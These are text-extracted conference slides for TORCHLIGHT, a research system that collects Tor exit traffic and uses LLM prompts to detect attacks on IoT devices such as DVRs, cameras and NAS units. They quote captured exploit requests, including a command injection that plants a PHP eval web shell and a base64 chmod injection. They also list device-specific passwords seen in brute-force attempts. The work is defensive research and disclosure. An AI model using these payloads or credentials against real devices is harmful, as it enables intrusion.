
TORCHLIGHT: Shedding **LIGHT** on Real-World Attacks on Cloudless IoT Devices Concealed within the **Tor** Network

Yumingzhi Pan[†], Zhen Ling[†], Yue Zhang[‡], Hongze Wang[†],
Guangchi Liu[†], Junzhou Luo[†], Xinwen Fu[§]



東南大學
SOUTHEAST UNIVERSITY

‡




Drexel
UNIVERSITY

§



Background - Cloud-Centric IoT vs Cloudless IoT

Cloud-Centric IoT



Cloud-Centric IoT devices (e.g., Smart Locks):

- Relies on cloud server & behind NAT
- Limited capabilities
- **Potential privacy & reliability risks!**

Cloud data breaches are becoming a serious threat for businesses everywhere

Google Cloud IoT Core is Shutting

News By Sead Fadić published June 25, 2020

Confirmed: 2 Billion Records Exposed In Massive Smart Home Device Breach

By Davey Winder, Senior Contributor. © Davey Winder is a veteran cybersecu...

Follow Author

Published Jul 02, 2019, 08:13am EDT, Updated Jul 04, 2019, 07:31am EDT

EMOX Cloud

Cloudless IoT




V.S.

Cloudless IoT devices (e.g., NAS, NVR / DVR):

- Substantial computational capacity
- Self-Hosted Data 😊
- **Direct Internet Access**
→ **Directly Exposed to Threats** 🛡️

Background - The Onion Router (Tor)



 **Internal Traffic:** OR ↔ OR / OR ↔ OP; **encrypted**

 **External Traffic:** exit routers ↔ servers; **unencrypted***



Detecting IoT traffic on our lab-deployed Tor exit routers raised a critical question:
Why would anyone need the anonymity of Tor to access their own IoT devices?

* If end-to-end encryption is not implemented between users and servers

Motivating Example

- Hackers are leveraging Tor's anonymity to **exploit zero-day vulnerabilities** against cloudless IoT devices

```
GET /BSW_wsw_summary.htm HTTP/1.1
User-Agent: python-requests/2.19.1
```

```
HTTP/1.0 200 OK
Content-length: 359
Content-type: text/html
... ..
```

```
<HTML><HEAD>
<META name="description" content="DG834Gv5">
<META http-equiv="Pragma" content="no-cache">
```

Device Model

```
... ..
</HTML>
<title>Configuration Assistant</title>
```

CVE-2024-4235
Info Disclosure

```
... ..
<td width="50%"><b>Login Name</b></td><td
width="50%"> USERNAME</td>
</tr>
<tr>
<td width="50%"><b>Administrator Password:</b></td><td
width="50%"> PASSWORD</td>
... ..
</HTML>
```

```
GET
/vpn/list_base_config.php?type=mod&parts=base_config&templ
ate=%60echo+-
e+'%5Cx3c%5Cx3f%5Cx70%5Cx68%5Cx70%5Cx20%5Cx40%5Cx6
5%5Cx76%5Cx61%5Cx6c%5Cx28%5Cx24%5Cx5f%5Cx50%5Cx4f
%5Cx53%5Cx54%5Cx5b%5Cx27%5Cx61%5Cx27%5Cx5d%5Cx29
%5Cx3b%5Cx3f%5Cx3e'3E/www/tmp/custom_language_en.php
%60 HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
```

CVE-2024-7120
CMD Injection

Attacker was exploiting 0-day vuln to implant a backdoor

Decoded string: `echo -e '<?php @eval(\$_POST[' a ']);?>' > /www/ tmp/custom_language_en.php`

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-control: private
Content-type: text/html; charset=UTF-8
Date: Mon, 10 Jun 2024 15:08:39 GMT
Server: Apache 1.3.29
... ..
```

If we can analyze the traffic passing through Tor, we might uncover the vulnerabilities being actively exploited by these malicious actors

Ethics Considerations

- Ethical “Trolley Problem”



- IRB → Not human subjects research

- Data Protection

- Kept data confidential and secure
- Tor's inherent anonymity which ensures the privacy of users (source IP)
- No PII ever analyzed


- Ethical complexities

- **Pros:** Responsible disclosure for public safety and adoption for intrusion detection for Tor
- **Cons:** Analysis of data from a system intended to ensure privacy and anonymity
- Consulting Tor Research Safety Board


Design of TORCHLIGHT - Overview

TORCHLIGHT: a system designed to collect, discover, and analyze IoT attacks at Tor exits


Tor Exit Traffic Collector



Deployment Planner




LLM-based IoT Traffic Analyzer



Design of TORCHLIGHT - Tor Exit Traffic Collector

Step I: Collecting External Traffic Online with the Resource-Limited VPSs



- Distinction between Tor  **internal** and  **external** traffic:

Differentiate (Src. IP, Dest. IP) pairs!

Traffic Type	Traffic Direction			
	Inbound		Outbound	
	Src. IP	Dest. IP	Src. IP	Dest. IP
Internal	OR	OR	OR	OR
External	Server	OR	OR	Server

But there are more than 7000 discrete Tor IP addresses!

- Use `ipset` (an `iptables` extension) to perform this check in the OS kernel, leveraging its **hash structure** for fast access:
 - Fetch **Tor consensus files**
 - Add rules to `iptables` (with `NFQUEUE` target)
 - Sniff, store & send to our **NAS** via encrypted **SSH channel**


Design of TORCHLIGHT - Tor Exit Traffic Collector

Step II: Filtering Out Irrelevant Data Offline


1. **Filter traffic by common cloudless IoT protocols:** HTTP, RTSP, FTP, & Telnet
2. **Empirically exclude irrelevant data from three perspectives:**
 - ① **Top 1M Sites:** Exclude traffic to common clear web domains (using Cisco Umbrella's top 1 million domains list)
 - ② **Hosting Provider ASNs:** Exclude traffic associated with hosting providers, as they're not IoT-related (using IPINFO* data)
 - ③ **Status Responses:**
 - Discard HTTP error responses (e.g., 5XX)
 - Discard Telnet command sequences (Interpret As Command, IAC)

Design of TORCHLIGHT - Deployment Planner

(I) Calculating Weights and Sorting the Nodes



(II) Formulating the Deployment Plan and Deploying Nodes



Theoretical Analysis: Based on the Tor source code, we studied the exit router selection algorithm in Tor's circuit construction¹, indicating:

Higher Bandwidth → Higher Selection Probability

Algorithm Goal: Given that VPS resources are limited², and high-specification servers are expensive, the objective of our deployment strategy algorithm is:

Maximize bandwidth on a fixed budget by deploying cost-effective nodes

¹<https://gitlab.torproject.org/tpo/core/tor>

²A basic VPS with one CPU, 2GB of RAM & 50GB of storage costs only \$12 per month

Design of TORCHLIGHT - LLM-based IoT Traffic Analyzer

Step I: Recognizing Device Names In Traffic

Step I Prompt

Instruction:

You are a highly intelligent and accurate IoT domain Named-entity recognition(NER) system. You take passage as input and your task is to recognize and extract specific types of IoT domain named entities in that given passage and classify into a set of following predefined entity types:

Desired Format:

['VENDOR', 'TYPE', 'MODEL']

Your output format is [{ 'T': type of entity from predefined entity types, 'E': entity in the input text,...}] form. Afterward, you need to tell me the reasons why you think they are the target entities. You must provide the right answer.

Shot-1:

Input: ".....var talkTypes='2&1&4&'; var devType='DHI-XVR4116HS'; var userInfo='This is user info!'; var streamCap=19; var rtspport = 554; var ClientType = 0; var capTcpPort = 37777; var radius = false; var httpPort = 80; "

Output: [{ 'E': 'DHI-XVR4116HS', 'T': 'MODEL' }]

The DHI-XVR4116HS is a digital video recorder

.....
(+more few-shot examples)

Input: <RESPONSE_DATA>

Output:

- Preliminarily identify IoT entities in responses
 - IoT entities: vendors, types and models
 - Adopt in-context learning

Step II: Self-Verifying for Name Confirmation

Input Response

```
HTTP/1.1 200 OK
Date: Mon, 03 Apr 2023 19:27:45 GMT
Server: DNVRS-Webs
ETag: "0-b05-5c8"
Content-Length: 1480
Content-Type: text/html
Connection: close
X-FRAME-OPTIONS: SAMEORIGIN
Last-Modified: Wed, 22 Nov 2017 02:46:29 GMT
```

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>index</title>
```

Previous Step

[{ 'E': '0-b05-5c8', 'T': 'MODEL' }]



Step III

Prompt Is the word "0-b05-5c8" in the given sentence a model entity? Please answer with yes or no. (+few-shot examples)

Answer No, the word "0-b05-5c8" in the given sentence is not a model entity. It appears to be an ETag value in the HTTP response header, used for caching purposes, but it does not represent a specific IoT model or device.

- Prompt the LLM to re-verify the IoT entities it has recognized previously, addressing the hallucination problem

Design of TORCHLIGHT - LLM-based IoT Traffic Analyzer

Step III: RAG for Incomplete Name Completion

Previous Step

```
[{'T': 'MODEL', 'E': 'IPC-HFW2231S'}]
```



Retriever

Series Overview. With upgraded H.265 encoding technology, **Dahua** Lite series has efficient video encoding capacity, which saves bandwidth. DAHUA DH-IPC-HFW2231S 2MP ... This **camera** adopts the latest starlight technology and displays better color image in the condition of low

LLM Answer

Prompt utilize search results to correlating the IoT device VENDOR and the TYPE of the IoT device. (*+few-shot examples*)

Answer [{'T': 'Vendor', 'E': 'Dahua'}, {'T': 'Type', 'E': 'Camera'}, {'T': 'MODEL', 'E': 'IPC-HFW2231S'}]

- **Issue:** 'IPC-HFW2231S' was identified from the response, yet its vendor & type were missing
- **Method(RAG):** Harvest latent docs (titles / snippets) from **search engine** → Prompt the LLM to **complete** missing vendor and type information

Design of TORCHLIGHT - LLM-based IoT Traffic Analyzer

Step IV: Confirming IoT Device Traffic

```
This web page is operated by onot's test server.<br />
<span class="st">Please note that there are some mistakes in
this website.</span><br />
<br />
<br />
<a href="computer/computer.html">computer</a><br />
<a href="camera/camera.html">camera</a> memo (ILCE-7M3)<br />
<a href="travel/travel.html">travel</a><br />
<a href="bbs/index.html">bbs</a><br />
<br />
If you notice an error in this website, please e-mail me.<br />
/>
<span class="auto-style1">[REDACTED]</span> />
</span><br />
Copyright &copy; 2015 onot All Rights Reserved.</p>
```

Previous
Step

[[{'E': 'SONY', 'T': 'VENDOR'}, {'E': 'CAMERA', 'T': 'Type'}, {'E': 'ILCE-7M3', 'T': 'MODEL'}] ❌



Prompt

Is the traffic generated by SONY ILCE-7M3 CAMERA device? Please answer yes or no, and provide reasons. (+few-shot examples)

Answer

No, The mention of "camera memo (ILCE-7M3)" within the HTML content suggests a reference to the camera model, but this alone does not indicate that the traffic originates from the camera itself. It's more indicative of a webpage mentioning or discussing the camera, rather than traffic generated by the camera's operations. ✅

- **Issue:** Simply identifying IoT entities in responses **doesn't confirm the traffic is IoT-generated.** The above example shows **traffic from a blog post that mentions a Sony camera**
- **Method:** Prompt the LLM to make a judgement: Does this response originate from the IoT device itself, or is it just a webpage discussing the device?

Design of TORCHLIGHT - LLM-based IoT Traffic Analyzer

Step V: Analyzing the Attacking Traffic

Instruction You are a cybersecurity analyst. Analyze the following HTTP requests and determine if there is evidence of command injection. Provide a brief yes or no answer with a short explanation if applicable. You must provide the right answer. (+ few-shot examples)

Input (Request)

```
GET /cgi-bin/nas_sharing.cgi?user=messagebus&passwd=&cmd=15&system=Y2htb2QJNzc1CS92YXlvd3d3L2NnaS1iaW4vZm1sZXNfbWdyLmNnaQ== HTTP/1.1
...
Accept-Encoding: identity
Cache-Control: no-cache, no-store, max-age=0
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36(KHTML, like Gecko) Chrome/41.0.2226.0 Safari/537.36
```

Answer Yes, the HTTP request data shows signs of command injection. The system parameter in the query string contains a base64 encoded string, which, when decoded, reveals a Linux command (chmod 775 /var/www/cgi-bin/files_mgr.cgi). This suggests that the query is crafted to execute arbitrary commands on the server by exploiting vulnerabilities in the web application.

- **Method:** Prompt the LLM to perform **binary classification** based on inputs to identify attack types
- **Input:** Inputs vary for the different types of attack detection
 - **CMD Injection & Path Traversal:** HTTP request
 - **Info disclosure:** HTTP request & its corresponding response
 - **FTP Anomalies:** FTP session data

Evaluation

RQ1: How effective is TORCHLIGHT identifying IoT devices from traffic datasets?

1. Collected Exit Traffic Distribution

- 3 Tor exit relays deployed in Las Vegas, New York & Miami for an annual cost of \$196
- 26.506 TB of traffic collected: 17.092 TB from Las Vegas, 4.707 TB each from New York & Miami
- 60.4M+ responses were captured (including HTTP, Telnet, FTP & RTSP responses)

2. IoT Device Traffic Identification

Dataset	Coverage	Accuracy	Precision	Macro-F1
Tor Traffic	0.9385	0.9384	0.9260	0.8671
ARE*	0.9365	0.9759	0.9472	0.8857

3. Attack Detection

Dataset	ACC	Prec	Rec	F1	FPR	FNR
CMD Inj.	0.9940	0.9545	0.9767	0.9655	0.0044	0.0233
Info Disc.	0.9660	0.8132	1.000	0.8970	0.0399	0.0000
Path Trav.	0.9640	0.8361	0.8644	0.8500	0.0227	0.1356
FTP Anom.	0.9100	0.8995	0.9974	0.9460	0.4190	0.0025

Evaluation

RQ2: Which types of IoT devices are most frequently accessed within the Tor network?

Distribution of Device Vendors and Types

- Discovered traffic from **50,874 unique IoT devices across 148 countries**
- **DVRs (54.9%) & cameras (36.5%)** are the most identified device types
- **Qualvision (40.9%)** leads vendors, followed by **TVT (10.9%) & Hikvision (6.3%)**

Device Type	Number (%)	Vendor	Number (%)
DVR	11,062 (54.9)	Qualvision	14,172 (40.9)
Camera	7,346 (36.5)	TVT	3,776 (10.9)
NVR	700 (3.5)	Hikvision	2,184 (6.3)
Router	313 (1.6)	Dahua	2,050 (5.9)
NAS	284 (1.4)	Hipcam	653 (1.9)
ONT	181 (0.9)	MikroTik	420 (1.2)
Gateway	112 (0.6)	Topsvision	353 (1.1)

Evaluation

RQ2: Which types of IoT devices are most frequently accessed within the Tor network?

Distribution of Device Vendors and Types.

- **Failed Login Attempts**¹: Majority of the traffic targeting these devices involves **failed password cracking attempts via RTSP and FTP protocols**
 - Non-dictionary common passwords² are often **device-related**:
 - **reolink**, **tp-link** and **Dinion** are associated with security camera / router companies
 - **GRwvcj8j** and **tIJwpbo6** are linked to HiSilicon³

All Passwords		Non-Dictionary Passwords	
admin	12345678	GRwvcj8j	tp-link
111111	12345admin	tIJwpbo6	reolink
1111	abc12345	meinsm	fliradmin
12345	1234	wbox	aiphone
11111	123456789	wbox123	Dinion

Takeaway

Attackers are not just guessing blindly; they are researching their targets to find device-specific credentials

¹For ethics reasons, we focus on analyzing credentials used in the failed login attempts

²[https:// hashmob.net/resources/hashmob](https://hashmob.net/resources/hashmob)

³<https://gist.github.com/dark-lbp/dee1f351a8d84656a0f57aa0d5279449>

Evaluation

RQ3: What vulnerabilities are exploited in IoT traffic?

CVE-IDs	0-Day	Severity	Price (\$)	Class	Vendor	Type	Model	Amount
25 New Zero-day Vulnerabilities with Assigned CVE Numbers								
CVE-2024-10915	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-10914	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3273	✓	CRITICAL	10k-25k	Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3272	✓	CRITICAL	10k-25k	Hard-coded Credentials	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3765	✓	CRITICAL	2k-5k	Access Control	Xiongmai	DVR	AHB7804R, AHB8004T...	390k
CVE-2024-12987	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k
CVE-2024-12986	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k
CVE-2024-4582	✓	HIGH	1k-2k	OS Command Injection	Faraday	DVR	GM8181, GM828x	27k
CVE-2024-10916	✓	MEDIUM	10k-25k	Information Disclosure	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3274	✓	MEDIUM	10k-25k	Information Disclosure	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2025-0224	✓	MEDIUM	1k-2k	Information Disclosure	Provision ISR	DVR	NVR5-8200, SH-4050A, ...	181k
CVE-2024-13130	✓	MEDIUM	1k-2k	Path Traversal	Dahua	IP Camera	HFV2300R, HDW1200S, ...	100K
CVE-2024-12897	✓	MEDIUM	1k-2k	Path Traversal	Intelbras	IP Camera	VIP S3020, VIP S4020, ...	102k
CVE-2024-12896	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	IP Camera	VIP S3020, VIP S4020, ...	102k
CVE-2024-12984	✓	MEDIUM	1k-2k	Information Disclosure	Amcrest	IP Camera	IP2M-841B, IPC-IPM-721S, ...	147k
CVE-2024-7339	✓	MEDIUM	1k-2k	Information Disclosure	TVT	DVR	AVI08T, 2108TS, ...	408k
CVE-2024-7120	✓	MEDIUM	1k-2k	OS Command Injection	Raisecom	Gateway	MSG1200, MSG2300, ...	25k
CVE-2024-5096	✓	MEDIUM	1k-2k	Information Disclosure	HIPCAM	IP Camera	-	722k
CVE-2024-4583	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k
CVE-2024-4584	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k
CVE-2024-4022	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k
CVE-2024-4021	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k
CVE-2024-3721	✓	MEDIUM	1k-2k	OS Command Injection	TBK	DVR	DVR-4104, DVR-4216	114k
CVE-2024-3160	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	DVR	MHDX1008, MHDX5016, ...	520k
CVE-2024-4235	✓	LOW	5k-10k	Cleartext Storage	Netgear	Router	DG834Gv5	6k
16 Known N-day Vulnerabilities								
CVE-2022-28956	✗	CRITICAL	10k-25k	Privilege Escalation	D-Link	Router	-	628k
CVE-2023-4474	✗	CRITICAL	5k-10k	OS Command Injection	Zyxel	NAS	NAS326, NAS542	41k
CVE-2022-27596	✗	CRITICAL	2k-5k	SQL Command Injection	QNAP	NAS	QTS, QuTS hero	2.0M
CVE-2018-9995	✗	CRITICAL	2k-5k	Credentials Management	TBK	DVR	DVR4104, DVR4216	114k
CVE-2017-7925	✗	CRITICAL	2k-5k	Access Control	Dahua	DVR	DH-IPC-Hx	2.7M
CVE-2021-36260	✗	CRITICAL	1k-2k	Command Injection	Hikvision	-	-	157k
CVE-2019-7194	✗	CRITICAL	1k-2k	Path Traversal	QNAP	NAS	QTS	593k
CVE-2019-7192	✗	CRITICAL	1k-2k	Authentication Bypass	QNAP	NAS	QTS	593k
CVE-2017-7577	✗	CRITICAL	1k-2k	Path Traversal	Xiongmai	-	-	33k
CVE-2018-18441	✗	HIGH	5k-10k	Information Disclosure	D-Link	IP Camera	DCS-936L, DCS-942L, ...	53k
CVE-2013-3586	✗	HIGH	2k-5k	Improper Authentication	Samsung	DVR	-	20k
CVE-2013-6023	✗	HIGH	2k-5k	Path Traversal	TVT	DVR	-	507k
CVE-2017-5892	✗	HIGH	1k-2k	Information Disclosure	ASUS	Router	RT-AC, RT-N	69k
CVE-2014-4019	✗	HIGH	-	Information Disclosure	ZTE, TP-Link,...	-	-	522k
CVE-2024-0717	✗	MEDIUM	10k-25k	Information Disclosure	D-Link	Router	DSL-224, DWM-321, ...	225k
CVE-2019-9680	✗	MEDIUM	1k-2k	Information Disclosure	Dahua	IP Camera	HDW4X2X, HDBW4X2X, ...	148k
4 New Zero-day Vulnerabilities without CVE Numbers Assigned								
-	✓	-	-	Path Traversal	Dahua	DVR	??	1.7M
